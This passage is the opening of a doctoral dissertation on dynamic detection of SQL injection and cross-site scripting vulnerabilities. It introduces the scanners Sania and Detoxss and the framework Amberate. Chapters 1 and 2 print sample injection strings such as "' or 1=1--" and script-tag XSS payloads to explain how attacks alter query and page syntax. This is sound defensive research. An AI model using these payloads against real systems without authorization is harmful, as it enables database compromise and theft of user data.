A Study on Dynamic Detection of
Web Application Vulnerabilities
A Dissertation Presented
by
Yuji Kosuga
Submitted to
the School of Science for Open and Environmental Systems
in partial fulfillment of the requirements for the degree of
Doctor of Philosophy
at Keio University
ACKNOWLEDGMENT
This dissertation is the outcome of kind cooperation and support extended by several individuals with whom I have been associated during the course of this research work. I would like to use this opportunity to express my gratitude to them for having con-tributed in various ways to the completion of this work.
First and foremost, my deepest gratitude is to my advisor, Prof. Kenji Kono. He has supported my research during my stay in his laboratory in Keio University. I have been amazingly fortunate to have him as an advisor who gave me the freedom to explore on my own interest. I would like to gratefully and sincerely thank him for his guidance, understanding, patience, kindness, and considerable mentoring.
This work would never be the same without the extensive discussions with my col-leagues and friends of the sslab. They provided scientific advices on my research as well as much humor and entertainment in laboratory environment. I have enjoyed the encouraging and friendly atmosphere at the lab.
I would like to acknowledge the members of my advisory committee, Prof. Shingo Takada, Prof. Motomichi Toyama, and Prof. Takahira Yamaguchi. I am grateful for reviewing my dissertation and for providing constructive discussion that helped me to enhance and complete this dissertation.
There are several more people I need to thank in reference to this work. I am deeply grateful to my parents, brother and sister for their encouragement and assistance in nu-merous ways. They have been understanding and supportive throughout this endeavor. Finally, I appreciate the financial support from the Research Fellowships of the Japan Society for the Promotion of Science and the Exploratory IT Human Resources Project of the Information-technology Promotion Agency, Japan.
A Study on Dynamic Detection of
Web Application Vulnerabilities
Yuji KosugaWith the evolution of web technologies, web applications have come to provide a wide range of web services, such as online stores, e-commerce, social network services, etc. The internal mechanism of web applications has gotten complicated as the web tech-nologies evolve, which has also led web applications to the increase in the potential to contain vulnerabilities. WhiteHat Security reported that 83 percent of web applications they have audited during 2010 had at least one vulnerability. Vulnerability scanners that perform dynamic analysis are often used for detecting vulnerabilities in a web ap-plication. The dynamic analysis sends attacks to the web application to check to see if the output from the web application contains the implication of success of the attacks. An attack is an HTTP request that contains a maliciously crafted string. The existing vulnerability scanners that perform dynamic analysis define several malicious strings, and generate attacks using the same malicious string against different web applications. As a result, they tend to have a precision problem because of the absence of malicious strings necessary to exploit the web applications and the execution of useless attacks that can never be successful.
In this dissertation, we present our technique that performs efficient and precise vul-nerability detection by dynamically generating effective attacks through investigating the output issued by the web application, such as an HTTP response or SQL query. By analyzing the syntax of the point into which attack is injected, our technique is able to generate only effective attacks as well as to prevent making useless attacks. An attack is generated by referencing to the attack rule that we prepared for each syntax of the point into which malicious string is injected. With this approach, we implemented a prototype Sania for discovering SQL injection vulnerabilities, and Detoxss for Cross-site Scripting (XSS) vulnerabilities. We demonstrate that these techniques find more vulnerabilities and performed more efficient testing than existing popular vulnerability scanners do. In our empirical study, we discovered 131 vulnerabilities in total in web applications currently in service and open source web applications so far.
Additionally, we present Amberate a framework for web application vulnerability scanners, which supports the plugin system to facilitate a new vulnerability detection technique. Amberate encapsulates functions commonly used for vulnerability detection techniques that perform dynamic analysis, and provides Application Programming In-terface (API) for implementing functions different by each vulnerability detection tech-nique. We demonstrated the ease of extending a new vulnerability detection technique by comparing the actual lines of code of the Amberate plugin for an XSS vulnerability detection with a plugin we implemented the same functions as Amberate XSS vulnera-bility detection plugin on an extensible vulneravulnera-bility scanner. This result revealed that Amberate plugin required 500 fewer lines of code, which accounts for 82 percent of lines of code of the plugin for the other scanner.
1 INTRODUCTION 1
1.1 Web Application Attacks . . . 2
1.2 Motivation . . . 3
1.3 Research Overview . . . 5
1.4 Organization . . . 6
2 WEB APPLICATION ATTACKS AND PREVENTION 7 2.1 SQL Injection . . . 8 2.1.1 Singular SQL Injection . . . 8 2.1.2 Combination SQL Injection . . . 10 2.1.3 Stored SQL Injection . . . 11 2.2 Cross-site Scripting (XSS) . . . 12 2.2.1 Reflected XSS . . . 13 2.2.2 Stored XSS . . . 14 2.2.3 DOM-based XSS . . . 14 2.2.4 Sanitization Evasion . . . 16 2.3 JavaScript Hijacking . . . 19 2.4 Summary . . . 21 3 RELATED WORK 23 3.1 Defensive Coding with New Language and Security System . . . 23
3.2 Monitoring and Prevention at Runtime . . . 24
3.3 Vulnerability Detection . . . 26
3.3.1 Dynamic Analysis . . . 27
3.3.2 Static Analysis . . . 28
3.3.3 Combination of Dynamic and Static Analyses . . . 29
3.4 Summary . . . 29
4 DETECTION OF SQL INJECTION VULNERABILITIES 31 4.1 Sania . . . 32
CONTENTS

4.2.1 Identifying Target Slots . . . 34
4.2.2 Generating Attacks . . . 35
4.2.3 Checking Vulnerabilities . . . 41
4.2.4 Improving Accuracy of the Testing . . . 41
4.3 Implementation . . . 44
4.4 Experiments . . . 45
4.4.1 Experimental Setup . . . 46
4.4.2 Results . . . 48
4.4.3 Effectiveness of Sania-attributes . . . 52
4.5 Testing Real Products . . . 54
4.6 Summary . . . 55
5 DETECTION OF XSS VULNERABILITIES 57 5.1 Detoxss . . . 58
5.2 Vulnerability Detection Technique . . . 59
5.2.1 Detection of Reflected XSS Vulnerabilities . . . 59
5.2.2 Detection of Stored XSS Vulnerabilities . . . 63
5.2.3 Detection of DOM-Based XSS Vulnerabilities . . . 65
5.2.4 Detection of Other XSS Vulnerabilities . . . 66
5.2.5 Improving Accuracy of the Testing . . . 66
5.3 Implementation . . . 67
5.4 Experiments . . . 67
5.4.1 Comparison with Existing Scanners . . . 67
5.4.2 Evaluation by XSS types . . . 70
5.5 Summary . . . 72
6 A FRAMEWORK FOR WEB APPLICATION SCANNERS 73 6.1 Amberate . . . 74 6.1.1 Architecture . . . 74 6.1.2 Software Overview . . . 75 6.2 Design of Amberate . . . 79 6.2.1 Plugins . . . 79 6.2.2 Proxy Plugin . . . 80 6.2.3 Penetration-test Plugin . . . 81 6.2.4 Response-analysis Plugin . . . 85 6.2.5 Other Plugins . . . 87
6.3 Comparison with the Existing Scanners . . . 87
6.3.1 Comparison of Framework Support . . . 88
6.3.2 Comparison of the Ease of Creating New Plugins . . . 89
7 CONCLUSION 92
7.1 Summary of Contributions . . . 92 7.2 Future Directions . . . 94
List of Figures
2.1 Syntax trees of safe and exploited SQL queries . . . 9
2.2 An example of combination attack in XSS (in Shift_JIS) . . . 18
2.3 JavaScript Hijacking . . . 19
2.4 An attacker’s web page to activate JavaScript Hijacking in client browsers 20 4.1 Fundamental design of Sania . . . 33
4.2 Implementation and vulnerability detection process of Sania . . . 44

4.3 Snapshot of Sania at work (selecting Sania-attributes for improving at-tack codes and flexible tree validation) . . . 45
5.1 Design of Detoxss with packet flow . . . 58
5.2 XSS target slots (øi: target slot) . . . 60
6.1 Vulnerability detection workflow with penetration-test and response-analysis . . . 75
6.2 Amberate working overview . . . 77
6.3 Screenshot of Amberate vulnerability detection . . . 77
6.4 HTML report of vulnerability check . . . 78
6.5 Design of Amberate . . . 78
6.6 Pluggable package and plugin loading . . . 81
6.7 Class diagram of Amberate and plugins for proxies and penetration-test 82 6.8 Mapping of a method for each penetration-test component . . . 83

4.1 Attack rules for creating a precise attack code . . . 38
4.2 Non-terminals in an SQL parse tree and attack rules to exploit them . . 39

4.3 Sania-attributes to improve the accuracy of testing . . . 42

4.4 Structure-attributes and their acceptable expressions . . . 43
4.5 Subject web applications used in our evaluation . . . 46
4.6 Sania-attributes specified for evaluation . . . 46
4.7 Results for Sania and Paros . . . 48
4.8 Details of vulnerabilities for Sania and Paros . . . 49
4.9 Details of false positives for Sania and Paros . . . 50
4.10 Results for Sania w/o all attributes . . . 52
4.11 Details of vulnerabilities for Sania w/o all attributes . . . 52
4.12 Details of false positives for Sania w/o any one attribute . . . 53
5.1 Syntax of XSS target slots . . . 61
5.2 Attack rules (square brackets indicating another rule) . . . 62
5.3 Supplementary rules (square brackets indicating another rule) . . . 62
5.4 Open-source scanners’ techniques . . . 68
5.5 Subject web applications for comparing the capability with existing scanners . . . 68
5.6 Comparison of vulnerability detection capability among scanners . . . . 69
5.7 Subject web applications for the evaluation by XSS types . . . 71
5.8 Comparison of vulnerability detection capability by XSS vulnerability types . . . 71
6.1 Amberate Components . . . 79
6.2 Lines of code of Amberate’s XSS plugin and Paros with the same func-tions . . . 89
Chapter 1
INTRODUCTION
Web applications have evolved considerably in terms of technology and functionality since the advent of CGI-based technology in 1993 [1] with which web applications have come to dynamically construct a web page in reply to each user’s request. Today’s modern web applications provide rich, interactive user experience and have already become prevalent around the world with the success of a wide range of web services, such as on-line stores, e-commerce, social network services, etc.
As web technologies evolve, web applications have also been threatened by new security attacks. For example, web applications designed to interact with back-end databases are threatened by SQL injection. SQL injection is an attack that obtains unrestricted access to databases through the insertion of maliciously crafted strings into the SQL queries constructed at a web application. With this attack, an attacker is able to execute an arbitrary SQL query, which grants the administrative privilege to the attacker or tampers the database. Cross-site scripting (XSS) is also an attack discovered in the middle of the evolution of web technologies. An interactive web application that dynamically generates web pages enabled an attacker to inject an arbitrary script into a web page. By exploiting an XSS flaw, the attacker is able to deface the page content, or redirect clients to a malicious web site, or steal user’s identity.
With the advent of Asynchronous JavaScript and XML (Ajax) technology, web applications have come to generate web content without reloading the web page, in which a client browser dynamically constructs a web page rather than the server-side program does. Ajax has been rapidly adopted by many web applications for offering rich user experience since the success of Google Map in 2006. The advent of this new technology is also followed by the emergence of new types of attacks, such as DOM-based XSS and JavaScript Hijacking. DOM-DOM-based XSS is a type of XSS, which only works on client-side browsers without requiring web applications to embed malicious script into a web page. JavaScript Hijacking is an attack that steals JSON [2] format data, in which an attacker is able to forward a client’s secret information that can be fetched by only the client.
Vulnerabilities of these attacks are frequently reported. WhiteHat Security con-firmed that 83 percent of web applications have at least one serious vulnerability as a result of assessing the security of the largest companies in e-commerce, financial ser-vices, technology, and healthcare [3]. These vulnerabilities have become easier to get unintendedly made in the development phase of web applications. It has also become difficult to discover them because the structure of web applications has become more complicated than before as a result of the evolution of the web technologies. Similar to the attacks that have emerged in the past, it is natural that new technologies will be followed by new types of attacks in the future. Cenzic reports that cloud and mobile applications will become the new targets for attackers as enterprises jump into these new technologies [4].
1.1
Web Application Attacks
Over the past several decades, attacks against web applications have become more prevalent and sophisticated. There are many methods and mechanisms of attacking web applications nowadays. In this dissertation, we mainly focus on a type of attack in which a malicious request is sent to a web application, such as SQL injection and XSS. For the purpose of describing the extensibility of our technique in Chapter 6, we sup-plementarily show another type of attack that fetches and forwards client’s information without sending an attack, such as JavaScript Hijacking. Therefore, in this dissertation, an attack indicates the first type of attack unless we clearly state the use of the meaning of the second type.
An attack for a web application that dynamically generates contents in reply to each client’s request exploits a vulnerability stemming from misconfigurations, bad architec-ture, or poor programming practices within application code. The attacker creates the attack by embedding a malicious string into an HTTP request. Since the malicious string is eventually embedded into the output that the web application generates, the attacker is able to exploit a vulnerability by carefully creating the malicious string for altering the syntactic structure of the output to inject an arbitrary malicious command. The output, in this context, represents a syntactically formatted document appearing as an HTTP response or an SQL query. The output of interest differs by the type of attack. For example, a malicious string appears in an HTML, or JavaScript, or CSS document in XSS but in an SQL query in SQL injection.
A malicious string has to be made according to the syntax of the point where the malicious string appears in the output. A syntax is the data-type of a non-terminal node in a parse tree that represents the syntactic structure of the output. Since the malicious string, in whole or in part, appears as a terminal node, the syntax of the malicious string is obtained by referencing to the parent node of the terminal node. In addition to the variety of the document type of the output where a malicious string appears,
CHAPTER 1. INTRODUCTION
the malicious string is required to be made according to the syntax in the output, for altering the structure of the document.
Suppose that a web application issues the following SQL query:
SELECT * FROM users WHERE
name=’ø1’ and num=ø2(øi: a point where a malicious string appears).
The point ø1appears as a string value in the SQL query. A malicious string for
exploit-ing ø1is required to contain a single-quote for ending thenamevalue and injecting an
arbitrary SQL command right after thenamevalue. A malicious string for ø1is, for
ex-ample, “’ or 1=1--”. Since the two hyphens comment out the subsequent characters, this attack is successful in injecting the malicious SQL command “or 1=1”, which is evaluated true. As a result of injecting the malicious command, since thewhereclause is always evaluated true, the attacker is able to obtain the whole records stored in the userstable. In the case of ø2 that appears as an integer value in the SQL query, a
ma-licious string is required to start with an integer value, otherwise the syntax of the SQL query can be broken. A malicious string for ø2, for example, becomes “333 or 1=1”.
In this example, the integer value “333” prevents the syntax destruction, so that this malicious string injects the SQL command “or 1=1”. As shown in this example, a ma-licious string has to be made according to the syntax of each point where the mama-licious string appears in the output.
Same as the attack mechanism in SQL injection, XSS can also be successful by altering the syntactic structure of the output. For example, a malicious string appears in the following HTML document:
<script>document.write("Hello, ø1!!");</script>
<p>Today is ø2.</p>(øi: a point where a malicious string appears).
The first point ø1 appears in a JavaScript string expression and the second one ø2
ap-pears in an HTML text node. A malicious string for ø1needs to have a double-quote for
breaking out of the string expression to inject an arbitrary malicious JavaScript com-mand, such as “");attack();x("”. On the other hand, a malicious script for ø2needs
to contains an HTML script tag that contains malicious JavaScript command, such as “<script>attack();</script>”.
As shown here, an arbitrary command is injectable by altering the syntactical struc-ture of web application output. If an inappropriate malicious string is used, the attack can not alter the structure of the output, meaning that the attack is not able to make the command executable.
1.2
Motivation
For securing web applications, several research have been conducted in three areas: 1) defensive coding with new language and security system, 2) monitoring and prevention
at runtime, and 3) vulnerability detection. First, the approach for defensive coding with new language and security system designs a new mechanism for securing web appli-cations to be created in the future. For example, SOMA [5] is a new web architecture to be adopted to both browsers and web applications for restricting external domains to/from which the web application can access. FBML [6] is a new language that wraps security sensitive coding details. These new systems help us to build new secure web applications. Second, the approach for monitoring and prevention at runtime prevents web applications and clients from being subject to attacks. For example, the approach by Valeur [7] uses machine learning at the server-side for preventing SQL injection, and Noxes [8] works on a client-side browser for preventing XSS. These runtime prevention techniques are often implemented on a Web Application Firewall (WAF) at server-side or as a browser plugin at client-side. This type of approach helps us to prevent existing attacks.
The third approach, vulnerability detection, is an approach for detecting vulnera-bilities in web applications, especially in the development and debugging phases. This approach is conducted either manually by developers or automatically with the use of vulnerability scanners. The manual approach is the oldest approach, in which, as the name suggests, an auditor manually reviews source code and/or executes real attacks to the web application. For discovering vulnerabilities, the auditor is required to be fa-miliar with the software architecture and source code, and/or to be a computer security expert who knows well about the attack and prevention mechanisms to attempt eff ec-tive attacks tailored to the target web application. A comprehensive audit requires a lot of time and its success depends entirely on the skill of the auditor. In addition, manual check is prone to mistakes and oversights.
To avoid the involvement of such human factors, vulnerability scanners are widely used for detecting vulnerabilities in web applications. The vulnerability scanners au-tomates the process of vulnerability detection without requiring the auditor to have detailed knowledge of his or her web applications including security details. The tech-niques of vulnerability scanners can be mainly categorized into two types: static analy-sis and dynamic analyanaly-sis. Static analyanaly-sis performs security checks with high coverage rates since this type of analysis investigates security violation from the source code of the web application. The disadvantage of this analysis is that it does not find vulner-abilities produced in the runtime environment. On the other hand, dynamic analysis performs security checks by executing real attacks to web applications for discovering vulnerabilities that appear in the runtime environment, although there is no guarantee that this analysis will show every possible case at the source code level as done in the static analysis. In this way, both approaches have pros and cons and are complemen-tary to each other. The use of several tools on both sides is generally desirable for discovering vulnerabilities.
CHAPTER 1. INTRODUCTION
al. [9] reported the precision of the existing dynamic analysis scanners is around fifty percent and Bau et al. [10] reported that the existing scanners can not detect vulner-abilities of attacks relatively recently discovered. The technique of dynamic analysis scanners are based on penetration testing, which evaluates the security of web appli-cations by simulating an attack from a malicious user. Typically they have a list of malicious strings that are used to exploit potentially vulnerable slots. An attack is gen-erated by embedding each malicious string in the predefined list into every potentially vulnerable slot in an HTTP request, without considering the syntax of each point where a malicious string appears in the web application output. As a result, the same attacks are used against different web applications, which results in consuming many useless attacks that can never be successful, because their attacks fail in altering the syntactic structure of the output. In addition, they tend to fail in detecting vulnerabilities if mali-cious strings required to detect vulnerabilities are not predefined in the malimali-cious string list, which results in false negatives. This is the reason why the precision of the existing dynamic analysis scanners is low.
1.3
Research Overview
The goal of this research is to improve the precision of vulnerability detection that performs dynamic analysis. The precision can be improved by discovering more vul-nerabilities and by avoiding the issue of potentially useless attacks that can never be successful.
To achieve this goal, this research established a vulnerability detection technique that dynamically generates effective malicious strings for each web application. Since a malicious string is used to alter the syntactic meaning of the web application output, our technique dynamically generates malicious strings according to the syntax of each point where a malicious string appears. With this approach, our technique is able to im-prove the precision of dynamic analysis by generating only effective attacks appropriate for each syntax as well as preventing the creation of useless attacks inappropriate for the syntax, while the existing vulnerability scanners uses predefined malicious strings against different web applications regardless of the syntax.
In our approach, a malicious string is dynamically generated by referencing to at-tack rules. An atat-tack rule is a specification about how to create an effective malicious string according to the syntax of each point where the malicious string appears. Since the attack rule can be defined by each grammar of the output, we prepared attack rules for SQL grammar against SQL injection, and rules for HTML, JavaScript, and CSS against XSS. With this approach, we implemented a prototype Sania for discovering SQL injection vulnerabilities, and Detoxssfor XSS vulnerabilities. We revealed that these techniques found more vulnerabilities and performed more efficient testing than an existing popular vulnerability scanner did. In our empirical study, we discovered
131 vulnerabilities in total in web applications currently in service and open source web applications.
Additionally, we also present Amberate, a framework for web application vulnera-bility scanners, which supports a plugin system to facilitate new vulneravulnera-bility detection techniques. Amberate encapsulates functions commonly used for vulnerability detec-tion techniques that perform dynamic analysis, and provides Applicadetec-tion Programming Interfaces (APIs) for implementing functions different by each vulnerability detection technique. We demonstrated the ease of extending a new vulnerability detection tech-nique by comparing the actual lines of code for implementing an XSS vulnerability detection plugin for Amberate with a plugin for an existing extensible vulnerability scanner. This result revealed that the Amberate plugin required 500 fewer lines of code, which accounted for 82 percent of lines of code of the plugin for the other scanner.
The contributions of this work are summarized as follows.
• We propose an efficient vulnerability detection technique by dynamically gener-ating malicious strings according to the syntax of each point where a malicious string appears in the web application output.
• We present Sania and Detoxss for demonstrating the effectiveness of our vulner-ability detection technique against SQL injection and XSS.
• We present Amberate a framework for web application vulnerability scanners that enables to easily extend a new vulnerability detection technique.
With these contributions, this research supports precise vulnerability detection and the ease of extending a new vulnerability detection technique. This assists vulnerability auditors in reducing the laborious tasks of vulnerability inspection.
1.4
Organization
The rest of this dissertation is organized as follows. Chapter 2 introduces three attack techniques closely related to the vulnerability detection techniques we propose, and discusses prevention techniques against these attacks. Chapter 3 presents previous work in web application security. The techniques we propose for discovering vulnerabilities against SQL injection and XSS are presented in Chapter 4 and Chapter 5, respectively. Chapter 6 introduces Amberate a framework for web application scanners, as a next generation web application framework for scanners. Finally, Chapter 7 concludes the dissertation and gives insights to the future directions of this research.
Chapter 2
WEB APPLICATION ATTACKS
AND PREVENTION
With the rapid growth of the Internet, many web applications are deployed to offer services for transacting business, fostering friendship, managing personal information, etc. The data handled on these services is remotely accessible from anywhere with a valid user identity. By this nature, an attacker is able to get access to the client data if the attacker succeeds in spoofing the client identity, or the attacker is also able to force a client to conduct an arbitrary transaction with the client identity. Fortunately for these attackers, there are many exposed areas on web pages by which the web application can be exploited. These factors have caused web applications to become an attractive target for attackers.
In this chapter, we introduce three types of attacks closely related to the vulnera-bility detection technique we propose in this dissertation. To clarify the details of each attack, we define some terms below, which are used throughout this dissertation.
• attack point: An attack point is a point in an HTTP request, into which an at-tacker embeds a malicious string to exploit a vulnerability in a web application. An attack point can be part of URL, or query-strings, or cookies, or any other parameters in an HTTP header.
• attack code: An attack code is a maliciously crafted string embedded into an attack point to exploit a vulnerability. This is usually encoded in URL-encoding to be transferred on an HTTP channel.
• target slot: A target slot is a slot in the output dynamically generated by the web application, in which an attack code injected by an attacker appears. The output of interest differs by attacks. For example, a target slot appears in an SQL query in SQL injection to execute an arbitrary malicious SQL command. In XSS, a
target slot appears in the HTTP response to activate an arbitrary malicious script on the client browser.
2.1
SQL Injection
Web applications designed to interact with back-end databases are threatened by SQL injection. SQL injection is an attack used to obtain unrestricted access to the database through the insertion of maliciously crafted strings into the SQL queries constructed in a web application. This attack allows an attacker to spoof his identity, expose and tamper with existing data in the database, and control the database with the same priv-ileges as its administrator. This is caused by a semantic gap in the manipulation of a user input between a web application and its database. Although a web application handles the user input as a simple sequence of characters, a database handles it as a query-string and interprets it as a meaningfully structured command. As a result, the attacker succeeds in altering the structure of an SQL query for injecting a malicious SQL command. According to WhiteHat Security [11], 14% of web applications that they investigated during 2010 had SQL injection vulnerabilities.
SQL injection can be categorized into three types; singular, combination, and stored attacks. A singular attack inserts an attack code into a single target slot. A combination attack inserts attack codes into several target slots at a time. A stored attack is a special type of SQL injection, which can be used in both a singular and a combination attack. In a stored attack, an attack code is stored temporarily in the web application or persis-tently in the database, and is later activated when the data is used to construct another SQL query. In this section, we introduce attack and prevention techniques for each of them.
2.1.1
Singular SQL Injection
A singular SQL injection is an attack that attempts to exploit one target slot at a time. We give a real example to demonstrate a singular attack. Suppose a web application verifies a client’s identity with his user id and password submitted via its authentication web page. The id is a number value and the password is a string value. For checking to see if the specified user is already registered, the web application issues the following SQL query to the database.
SELECT * FROM users WHERE
id = ø1 and password = ’ø2’(øi: target slot)

The web application embeds the user id and password into the target slots ø1 and ø2,
respectively. If a client submits an authentication form with his id and password as “123” and “abc”, these values are applied to ø1and ø2, and the syntax tree of thewhere
CHAPTER 2. WEB APPLICATION ATTACKS AND PREVENTION
id 123 password abc
equation equation
and
(a) The syntax tree of an SQL query constructed using innocent values
id 123 password equation equation and 1 equation or 1
(b) The syntax tree of an exploited SQL query
id 123 password ' or '1'='1
equation equation
and
(c) The syntax tree of an SQL query constructed using sanitized values
Figure 2.1: Syntax trees of safe and exploited SQL queries
clause in this SQL query is constructed as shown in Figure 2.1(a). This tree has a single node for thepasswordvalue.
An attacker is able to alter the structure of this tree, so that an arbitrary SQL com-mand is executed at the database. If the attacker enters an attack code “’ or ’1’=’1” as his password value, the resulting SQL query becomes as follows.
SELECT * FROM users WHERE id = 123 and password = ” or ’1’=’1’
In this SQL query, the where clause always returns true because the malicious SQL command “’1’=’1’” in the right expression of the or clause is evaluated true. As a result, the SQL query returns all the information stored in the users table. The reason that this attack succeeds is because a single quote changes the structure of the SQL query. The syntax tree of the resulting SQL query is constructed as shown in Figure 2.1(b). In this tree, the or clause is generated at the top of this statement and the right expression of it has an equation that always returns true. As illustrated in this example, SQL injection can alter the structure of syntax tree generated from an SQL query with the success in injecting an attack code.
Sanitizingis a technique that prevents SQL injection by escaping potentially harm-ful characters in client requests. To prevent the SQL injection shown above, the web application must sanitize every single quote by replacing it with a set of a backslash and a single quote such as “\’”, since the single quote changed the structure of the SQL query. If the attack code entered in the previous example was properly sanitized, the query becomes:
SELECT * FROM users WHERE id = 123 and password = ’\’ or \’1\’=\’1’.
In this SQL query, the entered values are regarded as a single string. The syntax tree of this SQL query shown in Figure 2.1(c) has the same structure as the SQL query con-structed using innocent values. As seen here, sanitizing is an effective countermeasure to prevent altering the structure of an SQL query.
From the viewpoint of an attacker who sends an attack to the web application, an attack code has to be made according to the syntax of each target slot. Otherwise, the attack code can break the syntax of the SQL query, which results in a syntax error raised at the database or just a failure in injecting the malicious SQL command due to being regarded as a single string. In the previous example, since ø1 appears as an integer
value in the SQL query, a malicious string is required to start with an integer value, otherwise the syntax of the SQL query can be broken. A malicious string for ø1, for
example, becomes “333 or 1=1--”. In this example, the integer value “333” prevents the syntax destruction and the two hyphens comments out its following characters, so that this malicious string injects the SQL command “or 1=1”. On the other hand, as seen previously, a single-quote is required to exploit ø2 such as “’ or ’1’=’1”. As
illustrated in this example, an attack code has to be made according to the syntax of each target slot.
2.1.2
Combination SQL Injection
A combination SQL injection is an attack that exploits two target slots at the same time. An attacker inserts a special character into the first target slot and an SQL command into the second to cause an SQL injection. We have two techniques to conduct a combi-nation attack; one is by the use of a backslash and the other is by the use of a multi-byte character.
A combination attack that uses a backslash embeds the backslash into the first target slot. Suppose a web application issues the following SQL query:
SELECT * FROM users WHERE
name=’ø1’ and password=’ø2’(øi: target slot).
An attacker inserts a backslash to the first target slot (ø1) and a string “ or 1=1--” to
CHAPTER 2. WEB APPLICATION ATTACKS AND PREVENTION
SELECT * FROM users WHERE name=’\’ and password=’ or 1=1--’.
The nameparameter is identified as “’ and password=” because the injected back-slash escapes the single quote of the latter single quote of the namevalue. Thus, the whereclause is evaluated true because “1=1” is always true and the single quote at the end of the query is commented out by a set of two hyphens “--”.
The reason why the combination attack is successful is because it alters the structure of the SQL query by escaping the single quote that was supposed to end thenamevalue. Because of this reason, combination attacks can be effectively prevented by sanitizing backslashes, in which a backslash is replaced with a set of two backslashes (\\). Since databases recognize a set of two backslashes as a single backslash character, we can prevent the malicious syntax change attempted by combination attacks.
On the other hand, a combination attack that uses a multi-byte character is also known as a byte SQL injection [12]. A byte SQL injection injects a multi-byte character to the first target slot instead of a backslash used in a regular combination attack introduced above.
